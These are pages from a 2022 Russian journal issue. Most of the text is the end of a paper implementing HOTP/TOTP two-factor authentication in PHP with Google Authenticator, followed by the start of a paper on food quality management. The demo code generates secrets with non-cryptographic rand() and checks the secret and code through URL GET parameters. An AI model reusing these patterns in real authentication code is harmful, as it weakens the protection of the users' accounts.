


Рис. 5. Аутентификация при помощи отпечатка

Местоположение. Если учетная запись пользователя была создана и зарегистрирована в одном состоянии, и внезапно попытка входа в систему была предпринята в другом месте, это может вызвать фактор местоположения. Эти факторы будут предупреждать пользователя при попытке входа в систему на новом устройстве и отправлять ему код для входа и подтверждения личности (рисунок 6).




Рис. 6. Уведомление владельца аккаунта о входе с нового устройства или местоположения

Способы генерации паролей. Для генерации динамического пароля используются специальные алгоритмы. В настоящее время известны три различных подхода используемые в алгоритмах:

- По времени;
- На основе событий;
- Запрос-ответ.

Временные пароли. С помощью этого метода клиент и сервер создают синхронизированные пароли с использованием одного и того же алгоритма. Таким образом, этот тип временного одноразового пароля известен как на стороне пользователя, так и на стороне сервера и действителен в течение точно определенного временного интервала, обычно от 1 до 15 минут.

На основе событий. Одноразовые пароли на основе событий генерируются путем выполнения определенного действия, например, путем нажатия кнопки. Как и в случае с методом, основанным на времени, на стороне сервера и на стороне пользователя используется один и тот же алгоритм. Пароль рассчитывается на основе предыдущего пароля, поэтому он может быть подтвержден сервером.

Основанный на запросе-ответе. В этом методе сервер создаёт запрос (вызов), на который клиент должен ответить (ответ). Клиент получает от сервера определенное значение и использует его для вычисления одноразового пароля. Поскольку серверу известен алгоритм и указанное значение, он может проверить сгенерированный пароль.

Временные пароли являются наиболее распространёнными, поэтому в данной работе будут рассмотрены два алгоритма создания пароля – HOTP и TOTP (рисунок 7).




Рис. 7. Аутентификатор Google

НОТР - алгоритм одноразового пароля на основе HMAC. Сервер и токен ОТР ведут подсчет количества процедур аутентификации, выполненных пользователем, а затем генерируют пароль, используя это число в расчетах. Несовпадение расчетов между сервером и токеном может вызвать проблему. Такая ситуация возможна, например, если пользователь несколько раз нажимает кнопку для генерации пароля ОТР и не использует пароль позже.

ТОТР - алгоритм одноразового пароля с временной привязкой. В этом случае пароль создается с учетом внутренних часов токена. ТОТР удобен тем, что время действия пароля ОТР ограничено, а значит, его нельзя создать заранее или использовать по истечении срока действия.

В наиболее известном аутентификаторе от Google доступны оба данных алгоритма, но большая часть приложений используют алгоритм ТОТР (рисунок 7).

Реализация алгоритмов НОТР и ТОТР. Теоретическая часть алгоритма НОТР. НОТР означает «Одноразовый пароль на основе HMAC». Этот алгоритм был опубликован инженерной группой Интернета (IETF) как RFC4226 [2]. НОТР определяет алгоритм создания одноразового пароля из секретного ключа и счетчика.

Алгоритм НОТР можно разделить на 2 этапа:

1. Создание хэша HMAC из секретного ключа и счетчика. На выходе получится строка длиной 20 байт. Эта длинная строка не подходит в качестве одноразового пароля, поэтому её необходимо обрезать.
2. Проведение манипуляций над байтами и битами, а затем модулирование полученного согласно RFC4226.

На вход функции HMAC подаем счетчик в качестве исходной строки и секретную строку в качестве пароля. На выходе получаем строку длиной в 20 байт.

Находим величину смещения, которая будет равна последнему полубайту полученного хэша (рисунок 8).

```
$offset = ord( substr($hash, -1) ) & 0x0F;
```

Рис. 8. Получение последнего полубайта в PHP

Затем по найденному смещению с хэша берём 4 байта и убираем старший бит, чтобы полученное в результате число не выходило за пределы 32 бит (рисунок 9).

```
$hashpart = substr( $hash, $offset, 4 );
$value = $hashpart & 0x7FFFFFFF; // Убир.
```

Рис. 9. Получение 4 байт по смещению без старшего бита

Для того, чтобы получить конечный результат, необходимо найти остаток от деления полученного числа в 16-ричной система счисления на 10 в 6 степени, где 6 – это количество цифр во временном коде. Если значение на выходе не будет состоять из 6 цифр, нужно будет добавить дополнить его нулями (Добавлять необходимо в начало) (рисунок 10).

```
$value = unpack( 'N', $hashpart )[ 1 ];
$value = $value & 0x7FFFFFFF;
$code = $value % pow( 10, static::CODE_LENGTH );
$code = str_pad( $code, static::CODE_LENGTH, '0', STR_PAD_LEFT );
```

Рис. 10. Получение временного кода

Теоретическая часть алгоритма TOTP. TOTP означает «Одноразовый пароль на основе времени». Алгоритм был опубликован RFC6238 по IETF [3].

TOTP использует алгоритм HOTP для получения одноразового пароля, по этой причине практическая часть в данной работе была объединена для двух алгоритмов. Единственное отличие состоит в том, что вместо «счетчика» используется «время».

Это означает, что вместо инициализации счетчика и его отслеживания мы можем использовать время в качестве счетчика в алгоритме HOTP для получения одноразового пароля. Поскольку и сервер, и телефон имеют доступ ко времени, ни один из них не должен отслеживать счетчик.

Кроме того, чтобы избежать проблемы с разными часовыми поясами сервера и телефона, используется временная метка Unix, которая не зависит от часовых поясов.

Время Unix определяется в секундах, и оно меняется каждую секунду. Это означает, что сгенерированный пароль будет меняться каждую секунду, что не очень хорошо. Эта проблема решается добавлением временного интервала. Например, приложение Google Authenticator меняет код каждые 30 секунд (Время Unix нацело делится на 30).

Практическая часть. Алгоритм TOTP включает в себя HOTP, поэтому в практической части будет рассмотрен именно он. Для проверки работоспособности алгоритма будет использоваться приложение Google Authenticator, поэтому в ходе работы будут учитываться его особенности.

Начнём с того, что для активации двухфакторной аутентификации необходимо установить приложение, которое будет генерировать коды и хранить данные (Google authenticator), а также QR-код, который необходимо отсканировать. Для создания QR-кода по тексту воспользуемся API от Google [4].

Особенность аутентификатора Google в том, что перед преобразованием времени и секретной строки в хэш, необходимо декодировать секрет с Base 32. По этой причине на пароль накладываются ограничения в свободе выбора символов. Согласно RFC 4648 [5] в результате кодирования в Base 32 могут получиться только заглавные латинские буквы или числа от двух до семи, а также знак равно. Учитывая вышесказанное, написана функция для генерации случайного пароля (рисунок 11).

```

20  → public function generatePassword( $secretLength = 16 )
21  → {
22  →     $validChars = Base32::getBase32LookupTable( );
23  →     array_pop( $validChars ); // Без знака 'равно'
24  →     $validChars = implode( '', $validChars );
25  →
26  →     if ( $secretLength < 16 || $secretLength > 128 ) {
27  →         throw new Exception( 'Неверная длина секрета!' );
28  →     }
29  →
30  →     $secret = '';
31  →     $length = strlen( $validChars );
32  →     for ( $i = 0; $i < $secretLength; $i++ ) {
33  →         $secret .= $validChars[ rand( 0, $length - 1 ) ];
34  →     }
35  →
36  →     return $secret;
37  → }

```

Рис. 11. Функция генерации случайного пароля на PHP

В функции используется массив разрешенных символов, находящийся в библиотеке для кодирования и декодирования Base 32 (рисунок 12).

```
45 → public static function getBase32LookupTable()  
46 → {  
47 →     return array(  
48 →         'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', // 7  
49 →         'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', // 15  
50 →         'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', // 23  
51 →         'Y', 'Z', '2', '3', '4', '5', '6', '7', // 31  
52 →         '=', // padding char  
53 →     );  
54 → }  
55 }
```

Рис. 12. Список разрешенных символов для декодирования из Base32

Используя функции для получения случайного пароля и генерации QR-кода в основном блоке программы получим простой интерфейс для настройки двухфакторной аутентификации (рисунок 13):



Secret: HV7OGARKP37WWB2H

Рис. 13. Простой интерфейс для настройки двухфакторной аутентификации

Изображение, представленное на рисунке 13 как правило видит пользователь во время процедуры настройки двухфакторной аутентификации. После сканирования QR-кода и добавления его в аутентификаторе Google (Рисунок 14), необходимо ввести код из приложения для привязки. После подтверждения секрет сохраняется в базу данных вебсайта, а на стороне клиента секрет уже сохранён в приложении Google.




Рис. 14. Добавление записи в аутентификатор после сканирования QR-кода

Запоминаем секрет (*HV7OGARKP37WWB2H*). Подтверждение входа обычно скрыто от глаз пользователя – обработка происходит на стороне сервера. Для того, чтобы увидеть результат работы аутентификатора, добавим вывод сообщений. В случае совпадения сгенерированного кода программы и приложения появится сообщение с надписью *SUCCESS*, а иначе *FAILED* (рисунок 15). На рисунке 15 стили отвечают исключительно за выравнивание элемента по центру страницы.

```

25  if (isset($_GET['code']) && isset($_GET['secret'])) {
26  → $twoFactor = new twoFactor();
27  → $result = $twoFactor->verifyCode($_GET['code'], $_GET['secret']);
28  → ?>
29
30  → <div style='display: flex; align-items: center; justify-content: center;
31  → | <div>Result: <?php echo $result ? 'SUCCESS<br>' : 'FAILED'; ?></div>
32  → </div>
33
34  → <?php
35  → die();
36  };
```

Рис. 15. Подтверждение отправленного кода

Поскольку функция работает с GET-параметрами, на той же странице, где находится QR-код, добавляем к концу URL секрет и код из аутентификатора. URL будет выглядеть следующим образом:

<https://example.com/?secret=HV7OGARKP37WWB2H&code=000000>

Заменяем нули на код из аутентификатора Google, переходим по ссылке и видим, что проверка прошла успешно (слово *SUCCESS*) и коды совпадают (рисунок 16).

Result: SUCCESS

Рис. 16. Ответ сервера после перехода по ссылке

Выводы. Реализованы алгоритмы TOTP и HOTP на языке PHP для организации двухфакторной аутентификации. Проверка работоспособности алгоритмов осуществлялась на интерфейсе с основной информацией (QR-кодом, сгенерированным секретом и текстовым результатом запроса). Проведенные тестовые эксперименты подтвердили работоспособность алгоритмов TOTP и HOTP для реализации двухфакторной аутентификации.

СПИСОК ЛИТЕРАТУРЫ

1. Юрьев, Д. Р. Сравнительный анализ двухфакторной аутентификации / Д. Р. Юрьев, О. С. Рогова // Технические науки – от теории к практике. – 2017. – № 6 (66). – С. 46–51.
2. Riley, S. User Password Generation Practices and Strong Password Guideline Compliance / S. Riley, V. Chaparro // Proceedings of the Human Factors and Ergonomics Society Annual Meeting. – 2006. – №50. – P. 1812-1816.
3. RFC 6238. TOTP: Time-Based One-Time Password Algorithm / M'Raihi D., Machani S., Pei M., Rydell J. – RFC Editor, 2011. – 16 p.

4. API для создания QR-кода по URL [Электронный ресурс] – Режим доступа: <https://chart.googleapis.com>
5. Йозефссон С. Форматы представления данных Base16, Base32 и Base64 / С. Йозефссон ; перевод на русский язык Николай Малых. – Текст : электронный // Энциклопедия сетевых протоколов : [сайт]. – URL: <https://www.protokols.ru/WP/rfc4648/> (дата обращения: 21.02.2022).

Поступила в редакцию 24.03.2022 г., рекомендована к печати 11.04.2022 г.

ORGANIZATION OF TWO-FACTOR AUTHENTICATION

Kozhekina E.N., Tretiakov I.A., Syrovatskii V.I.

This paper considers two-factor authentication implemented on the basis of TOTP (Time-based One-Time Password) and HOTP (HMAC-Based One-Time Password) algorithms in PHP. To test the performance of the algorithms, an interface with basic information (QR code, generated secret and text result of the request) was used.

Keywords: two-factor authentication, TOTP algorithm, HOTP algorithm, HMAC hash, one-time password, 2FA.

Кожекина Елена Николаевна

старший преподаватель кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: e.kozhekina@donnu.ru

Kozhekina Elena Nikolaevna

Senior Lecturer at Department of Radiophysics and Infocommunication Technologies of Donetsk National University,
DPR, Donetsk.

Третьяков Игорь Александрович

кандидат технических наук, заместитель декана по научной работе, доцент кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: i.tretiakov@mail.ru

Tretiakov Igor Aleksandrovich

Candidate of Technical Sciences, Deputy Dean for Research, Associate Professor at Department of Radiophysics and Infocommunication Technologies of Donetsk National University,
DPR, Donetsk.

Сыровацкий Владислав Иванович

студент кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: jevico-officiala@outlook.com

Syrovatskii Vladislav Ivanovich

Student at Department of Radiophysics and Infocommunication Technologies of Donetsk National University,
DPR, Donetsk.

УДК 338.436.33:004.9

ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ СИСТЕМЫ ЦЕПИ ПРОИЗВОДСТВА КАЧЕСТВЕННЫХ И БЕЗОПАСНЫХ ПРОДУКТОВ АГРОБИЗНЕСА

© 2022 Мухамадиева З.Б., Мухамадиев Б.Т.

В этой статье представлена модель функций управления качеством пищевых продуктов для поддержки более широкого анализа проблем качества с использованием технико-менеджерального подхода. В нем показаны основные технологические и управленческие функции, способствующие повышению качества пищевых продуктов. В агробизнесе и пищевой промышленности проблемы управления качеством обычно решаются путем применения систем и процедур контроля. Однако предположение о предсказуемых продовольственных системах и людях, следующих процедурам, кажется слишком простым. Впоследствии утверждается, как принятие решений в управленческих функциях влияет на качество продуктов питания, принимая решение об изменчивости и обусловленности пищевых и человеческих систем. Основные решения по изменчивости и обусловленности для всех управленческих функций типизированы в таблице. Преимущества этого более широкого подхода иллюстрируются примером.

Ключевые слова: качество пищевых продуктов, технико-менеджеральный подход (ТМ), надёжность, FQ-взаимосвязь.

Введение. В последнее десятилетие управлению качеством уделяется большое внимание в агробизнесе и пищевой промышленности. Основные причины возросшей озабоченности качеством пищевых продуктов связаны с изменениями в системах снабжения продовольствием (например, более сложными цепочками поставок, быстрорастущие продовольственные услуги), демографические ситуации (например, больше пожилых людей), социальные ситуации, потребительское поведение и образ жизни (например, увеличение потребления на открытом воздухе, больше путешествий и воздействие небезопасных продуктов питания, увеличение потребления импортных продуктов, изменения в привычках приготовления пищи). Также играют роль условия окружающей среды (например, повышенное загрязнение, климатические изменения) и изменения в системах производства продуктов питания (например, мягкие методы обработки).

Впоследствии утверждается, как принятие решений в управленческих функциях влияет на качество продуктов питания, принимая решение об изменчивости и обусловленности пищевых [1]. Основные решения по изменчивости и обусловленности для всех управленческих функций типизированы в таблице. Преимущества этого более широкого подхода иллюстрируются примером.

Как следствие, компании в агробизнесе и пищевой промышленности все больше внимания уделяют системам менеджмента качества, чтобы соответствовать этим меняющимся требованиям. Однако на практике результаты этих систем часто оказываются неудовлетворительными из-за неожиданных результатов в производстве продуктов питания и/или в поведении людей, которым приходится работать с этими системами. Системы в основном основаны на процедурах и кругах контроля как способах контроля и обеспечения качества, предполагающих предсказуемые продовольственные системы и людей, следующих процедурам [2].

Тенденции в пищевой отрасли и технологии. К динамичному и сложному характеру скоропортящихся пищевых продуктов в сочетании с динамичным и часто непредсказуемым поведением людей, участвующих в производстве продуктов питания. Они предложили технико-менеджеральный (ТМ) исследовательский подход для поддержки более глубокого анализа качества пищевых продуктов (вопросы управления). Подход ТМ показывает, что качество пищевых продуктов (КП) зависит от продуктов питания и поведения человека (FQ-взаимосвязь) и предполагает комплексное использование теорий как технологических, так и управленческих дисциплин для анализа как пищевых, так и человеческих систем.

Управление качеством пищевых продуктов имеет дело с тем, как обеспечить качество пищевых продуктов. Она состоит из целенаправленных решений, приводящих к деятельности, способствующей достижению или даже превышению требования к качеству клиентов и/или потребителей.

В этой статье мы представляем концептуальную модель продуктов питания функции управления качеством. Во-первых, мы обсудим, какие основные технологические и управленческие функции являются актуальными. Затем мы обсудим, как принятие решений играет центральную роль в функциях управления качеством и как оно влияет на качество продуктов питания, управляя продуктами питания и поведением людей.

Наконец, мы проиллюстрируем на примере преимущества этого анализа, используя модель функций управления качеством пищевых продуктов. Чтобы определить функции, способствующие повышению качества пищевых продуктов, мы проанализировали литературу как управленческие науки, так и науки о продуктах питания, используя в своей среде, где взаимодействуют технологические и управленческие функции, стремясь к качеству продуктов питания, которое соответствует или превосходит требования потребителей и покупателей.

В нашей модели технологические функции описываются как зависящие от технологии действия, необходимые для получения продукта с определенными физическими свойствами.

Виды деятельности, зависящие от технологии, включают фактическую производственную деятельность (например, отопление, хранение, транспортировку) и измерительные мероприятия (например, отбор проб, анализ, измерение) для предоставления информации о состоянии продуктов и процессов. Эти действия выполняются (технологическим) оборудованием, машинами и инструментами самостоятельно или в сочетании с людьми.

В нашей модели управленческие функции описываются как необходимые действия по принятию решений для активизации системы производства продуктов питания, а также системы управления, для придания ей правильного направления и обеспечения того, чтобы она соответствовала требованиям потребителей и заказчиков [3]. Концепции и аргументы, выходящие за рамки конкретные части модели функций FQM более подробно обсуждаются ниже.

Требования заказчика/потребителя к качеству пищевых продуктов. Основной целью управления качеством пищевых продуктов является удовлетворение или превышение требований потребителей и покупателей к качеству пищевых продуктов. (рис. 1).

С технико-управленческой точки зрения качество продуктов питания следует воспринимать шире чем просто физическое качество продукта. Рассмотрели качество с точки зрения общего качества и определили шесть аспектов, а именно: качество

продукции, стоимость, время, гибкость, надежность и сервис. Мы выбрали эту концепцию для определения качества пищевых продуктов, поскольку она затрагивает как физический продукт (первые три измерения), так и организацию (последние три измерения).




Рис. 1. Функции управления качеством (FQM)

Мы немного изменили концепцию качества пищевых продуктов, как описано ниже:

Качество продукта относится к внутренним и внешним качественным характеристикам пищевого продукта. Неотъемлемыми атрибутами являются непосредственно связанные с физическим продуктом, такие как безопасность, здоровье, сенсорная ценность, удобство, в то время как внешние относятся к другим аспектам, таким как способ его производства (например, дружелюбные к животным). (Пищевой продукт как таковой не имеет качества, но состоит из физико-химических свойств [4]. Атрибуты качества являются результатом (различных) свойства продукта, которые заметны при сенсорном наблюдении или посредством коммуникации, и таким образом они способствуют качественному восприятию и восприятию потребителей и покупателей. Подход к технико-менеджеральным исследованиям это концептуальное управление качеством пищевых продуктов.

Модель функций управления качеством пищевых продуктов. Стоимость в первую очередь рассматривается в смысле чистой стоимости, ориентированной на потребителя (покупателя). Это основа для восприятия качества и цены.

Доступность касается наличия продуктов, ингредиентов и/или сырья в нужный момент в нужном месте. Для продуктов питания это важно в связи с быстрым снижением уровня качества многих продуктов питания, сырья и ингредиентов.

Гибкость - способность организации реагировать быстро на меняющиеся требования к продуктам, процессам и ресурсам, например, в связи с новыми пожеланиями клиентов, требованиями законодательства.

Надежность относится к способности организации постоянно соответствовать требованиям к качеству, таким как уровень безопасности пищевых продуктов и другие соглашения, обеспечивая тем самым доверие клиентов и потребителей. Услуга включает в себя предоставление поддержки потребителям и клиентам (например, услуги по применению ингредиентов или дизайну продукта).

Технологические функции. В науках об управлении технологические процессы обычно воспринимаются как процессы с четко определенными входными данными и вывода, используя общую концепцию ввода-процесса. Однако, из-за динамичного характера пищевых продуктов, являющихся живыми материалами, затраты и результаты четко не определены. Поэтому мы выделяем три технологические функции с разными целями (как показано на рис. 1):

1) Физическая поставка и хранение поступающих пищевых материалов (т.е. сырья и полуфабрикатов, ингредиентов) [5]. Технологические мероприятия направлены на получение поступающих пищевых материалов с требуемыми начальными физическими свойствами, которые должны поддерживаться при соответствующем хранении условия. Это требует глубокого понимания источников изменений, которые влияют на изменение свойств поступающих материалов в зависимости от условий хранения.

2) Превращение пищевого сырья в переработанные пищевые продукты. Мероприятия направлены на преобразование поступающих сырья в пищевые продукты с желаемыми физическими свойствами путем применения соответствующих технологических условий, которые требуют глубокого понимания того, как источники изменений влияют на эти процессы преобразования.

3) Физическое хранение и распределение обработанных пищевых продуктов. Мероприятия направлены на поддержание требуемых свойств пищевых продуктов и предотвращение их ухудшения путем применения соответствующих условий хранения и распределения. Это требует глубокого понимания источников изменений, влияющих на ухудшение качества (свежих и обработанных) продуктов в зависимости от условий упаковки, хранения и распределения.

Управленческие функции. В агробизнесе и пищевой промышленности контроль качества является общепринято в качестве основной функции в обеспечении качества пищевых продуктов. Однако, подход к управлению качеством пищевых продуктов только как к процессам контроля сводит реальность к кибернетическим процессам. Это слишком просто, когда мы понимаем, что сложность управления качеством пищевых продуктов определяется неопределенностью из-за недостатка информации и двусмысленностью из-за отсутствия полного понимания пищевых и человеческих систем. Поэтому необходимы дополнительные мероприятия, связанные с качеством, которые направлены на понимание систем. Из литературы по управлению качеством мы определили пять управленческих функций, которые способствуют реализации качества,

то есть проектирование, контроль, улучшение, обеспечение, а также политика и стратегия качества (рис. 1), как будет обсуждаться ниже.

Качественный дизайн важен, потому что высокое качество сложных продуктов может быть достигнуто только с самого начала производственного цикла. Дизайн качества направлен на включение качества в дизайн пищевых продуктов и технологических процессов. Он начинается с указания потребителя и/или клиента требования и перевод их в спецификации продуктов и процессов. Затем указываются требования к ресурсам, таким как поставщики, технологическое и транспортное оборудование, а также задействованные люди. Проектные мероприятия уменьшают двусмысленность из-за необходимости анализа и исследования основных пищевых и человеческих систем, а также стимулируют процессы обучения.

Контроль качества является основным видом деятельности по управлению качеством пищевых продуктов, и цель состоит в том, чтобы сохранить свойства продукта, производственные процессы и человеческие процессы между определенными допустимыми допусками. Контроль качества - это непрерывный процесс оценки эффективности как технологических, так и человеческих процессов и принятия корректирующих мер, когда это необходимо. Контрольные мероприятия в основном сосредоточены на сборе информации, чтобы уменьшить неопределенность, но не двусмысленность.

Повышение качества предполагает системный подход к совершенствованию системы путем уделения внимания структурным причинам и решениям. Она направлена на изменение людей, процессов и ресурсов, чтобы вывести их на более высокий уровень качества работы и в 'новые зоны контроля, что означает работу с более низкими допусками.

Обеспечение качества – это особенно важно для пищевой промышленности и АПК, поскольку типичные характеристики агропромышленного производства (например, скрытые риски безопасности, ограничен срок годности, сезонный сбор урожая, неоднородность сырья и материалов, сложность цепочек поставок) предъявляют высокие требования об обеспечении высокого качества продукта, в частности, на внутренней атрибут безопасности. Деятельность по обеспечению качества связана с установлением требований к системе качества, оценкой ее эффективности и организацией необходимых изменений.

Цель состоит в том, чтобы контролировать систему качества, которая включает в себя все действия и решения по обеспечению качества, и обеспечить уверенность клиентов и потребителей в том, что требования к качеству будут выполнены. Как показано на рис. 1, обеспечение качества связано не только с контролем качества, но также с разработкой и улучшением качества. Он оценивает эти функции и влияет на них с помощью системы качества.

Политика и стратегия в области качества являются важной функцией, поскольку они связывают цели в области качества с целями и стратегией компании, устанавливая требования к продукту уровни качества и о системе качества. Важность политики в области качества и четкого определения ценностей качества в процессе разработки стратегии компании получает все большее признание. Целью политики и стратегии в области качества функций является определение долгосрочных целей и задач в области качества пищевых продуктов и способов их достижения с помощью системы качества. Она включает в себя определение уровней качества как продукции, так и технологических и человеческих ресурсов, а также типа системы качества.

Окружающая среда. Окружающая среда организации также оказывает влияние на качество продуктов питания (рис.1). Это относится к социальным, политическим, экономическим и технологическим обстоятельствам в окружающей среде, которые влияют на принятие решений о качестве продуктов питания организацией через интересы. Интересы общества этика обеспечивает набор правил, которые определяют правильное или неправильное поведение интересы непосредственного окружения фирмы (например, заинтересованных сторон) оказывают непосредственное влияние на принятие решений. Типичные примеры интересов связаны с человеческими здравоохранение, благополучие животных (социальное, политическое), биотехнологии (технологическое, политическое) и поставки из развивающихся стран (социальное, экономическое, политическое). В зависимости от позиции власти эти интересы влияют на оценку альтернативных решений по качеству продуктов питания. Более того, правительство довольно доминирующее, с сильной властной позицией и четкими интересами в области безопасности пищевых продуктов. Правительство влияет на качество продуктов питания по двум направлениям: с помощью правил и процедур и с помощью инспекций.

Центральная роль принятия решений в обеспечении качества пищевых продуктов. В этом разделе мы обсуждаем центральную роль принятия решений в управлении качеством пищевых продуктов, используя взаимосвязь FQ. Эта взаимосвязь показывает, что как продовольственная, так и человеческая системы способствуют качество продуктов питания. Результаты работы этих систем с течением времени отражают их поведение, то есть поведение продуктов питания и поведение людей соответственно. Взаимосвязь показывает, что пищевое поведение зависит от динамики пищевых продуктов (т.е. изменчивости свойств, обусловленной, например, переменным составом, активностью ферментов или уровнем патогенов) и применяемых технологических условий (например, условия процесса, оборудование и условия строительства). Аналогичным образом, поведение человека зависит от динамики человека (т.е. изменчивости решений, например, из-за различного восприятия, отношение или намерения выбора) и административные условия (например, информационные системы и процедуры) [6].

Аналогичным образом, решения, касающиеся динамики человеческого развития, определяют степень изменчивости решений людей, определяя их действия. Например, предоставляя конкретную информацию, получая обязательства и/или давая подробные инструкции, люди будут принимать более похожие решения, что приведет к меньшим различиям в результатах принятия решений. В заключение, решения по динамике направлены на уменьшение вариаций путем выбора предпочтительных альтернатив.

С другой стороны, решения об условиях создают обстоятельства, которые предотвращают нежелательные свойства и/или действия. Решения о технологических условиях определяют параметры процесса, оборудование и здания. Например, установление более строгих требований к гигиеническому дизайну предотвращает загрязнение и, следовательно, влияет на уровень микроорганизмов в продукте. Решения об административных условиях определяют компетенции людей, процедуры и информационные системы, тем самым ограничивая пространство для принятия решений.

Вклад функций управления качеством пищевых продуктов в качество пищевых продуктов. Проектирование управленческих функций, контроль, совершенствование, обеспечение, а также политика и стратегия преследуют разные цели и включают различные виды деятельности (рис.1). Однако все управленческие функции

представляют собой деятельность по принятию решений, которая определенным образом активизирует систему производства продуктов питания (и, следовательно, все технологические функции) и, систему управления. В этом разделе мы типизируем решения по динамике и кондиционированию пищевых и человеческих систем для каждой управленческой функции. В таблице 1 представлены основные решения на этих четырех факторах.

Таблица 1. Сетка решений по управлению качеством пищевых продуктов

Функции	Решения			
	Динамика продуктов питания	Технологические условия	Динамика человека	Административные условия
Качество-дизайн	Стандарты качества и допуски по свойствам продукта	Требования к технологическим параметрам, оборудованию и зданиям	Стандарты качества и допуски к действиям людей	Требования к компетенциям, процедурам и информации сотрудников
